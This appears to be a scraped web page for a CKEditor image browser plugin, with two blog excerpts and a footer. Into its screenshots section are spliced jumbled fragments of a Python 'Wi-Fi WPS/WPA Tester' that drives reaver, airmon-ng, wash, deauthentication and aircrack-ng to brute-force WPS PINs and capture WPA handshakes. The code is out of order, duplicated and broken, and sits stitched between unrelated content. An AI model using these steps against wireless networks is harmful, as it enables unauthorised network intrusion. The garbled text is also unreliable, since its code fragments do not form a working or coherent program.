Screenshots
Some of the features shown in the screenshots may not yet be available in the current version.
#!/usr/bin/env python3 """ Wi-Fi WPS/WPA Tester for PC (Linux) Author: Educational Purposes Only Description: Automated WPS PIN brute force & WPA handshake capture """ import subprocess import sys import re import time import os GREEN = "\033[92m" RED = "\033[91m" YELLOW = "\033[93m" RESET = "\033[0m"
# Reaver command: fixed pin modes can be used (e.g., -p 12345670) cmd = f"sudo reaver -i mon_interface -b bssid -c channel -vv -K 1" print(f"Running: cmd") run_command(cmd) def capture_wpa_handshake(mon_interface, bssid, channel, output_file="handshake.cap"): """Capture WPA 4-way handshake using airodump-ng and deauth attack""" print(GREEN + f"\nCapturing WPA handshake from bssid..." + RESET)
# Parse output to find BSSID and channel networks = [] lines = output.split("\n") for line in lines: if re.search(r'[0-9A-F]2:[0-9A-F]2:[0-9A-F]2:[0-9A-F]2:[0-9A-F]2:[0-9A-F]2', line.upper()): parts = line.split() if len(parts) >= 2: bssid = parts[0] channel = parts[1] if parts[1].isdigit() else "1" networks.append((bssid, channel)) return networks def wps_pin_attack(mon_interface, bssid, channel): """Perform WPS PIN brute force attack using reaver""" print(YELLOW + f"\nStarting WPS PIN attack on bssid (channel channel)..." + RESET) print(RED + "This can take hours. Press Ctrl+C to stop." + RESET) WIFI WPS WPA TESTER for PC
def get_wireless_interface(): """Find wireless interface supporting monitor mode""" output = run_command("iwconfig 2>/dev/null | grep -E '^[a-z0-9]+' | awk 'print $1'") interfaces = output.strip().split() for iface in interfaces: if "wlan" in iface or "wlx" in iface: return iface return None
def enable_monitor_mode(interface): """Enable monitor mode on interface""" print(YELLOW + f"Enabling monitor mode on interface..." + RESET) run_command(f"sudo airmon-ng check kill") run_command(f"sudo airmon-ng start interface") # monitor mode interface is usually $interfacemon return f"interfacemon" Try again with a client connected
def scan_wps_networks(mon_interface): """Scan for WPS-enabled networks using wash""" print(GREEN + "\nScanning for WPS-enabled networks (30 seconds)..." + RESET) output = run_command(f"sudo wash -i mon_interface -c 1 -2 30")
# Check if handshake was captured check_cmd = f"sudo aircrack-ng output_file-01.cap 2>/dev/null | grep -q '1 handshake'" if subprocess.run(check_cmd, shell=True).returncode == 0: print(GREEN + f"Handshake captured! File: output_file-01.cap" + RESET) return f"output_file-01.cap" else: print(RED + "No handshake captured. Try again with a client connected." + RESET) return None def main(): print(GREEN + "=== Wi-Fi WPS/WPA Tester for PC (Educational Use) ===" + RESET) channel)) return networks def wps_pin_attack(mon_interface
if os.geteuid() != 0: print(RED + "This script must be run as root (sudo)." + RESET) sys.exit(1)
Some of the features shown in the screenshots may not yet be available in the current version.





Image Browser for CKEditor l 28.05.2019 01:42 l Moritz Maleck
The year 2018 was somehow different from all the other years so far. Throughout I worked a lot on the new version of the Image Uploader and Browser for CKEditor, now called ilex Web File Manager and put hours of work into this project, I am now struggeling a bit. Due to legal aspects in Germany und due to my commitment [...]
Image Browser for CKEditor l 21.08.2017 23:39 l Moritz Maleck
Update (21.08.2017): The project is currently delayed, but the release is still planned this year. We are now testing the new version. We apologise for any inconvenience. Original article (08.11.2016): You haven't heard anything from me for quite a long time now, and the last update for the Image Uploader [...]
Copyright © 2015-2019 by Moritz Maleck
Icon pack by Icons8 l Impressum l Datenschutzerklärung
Image Uploader and Browser for CKEditor is licensed under the MIT license:
http://en.wikipedia.org/wiki/MIT_License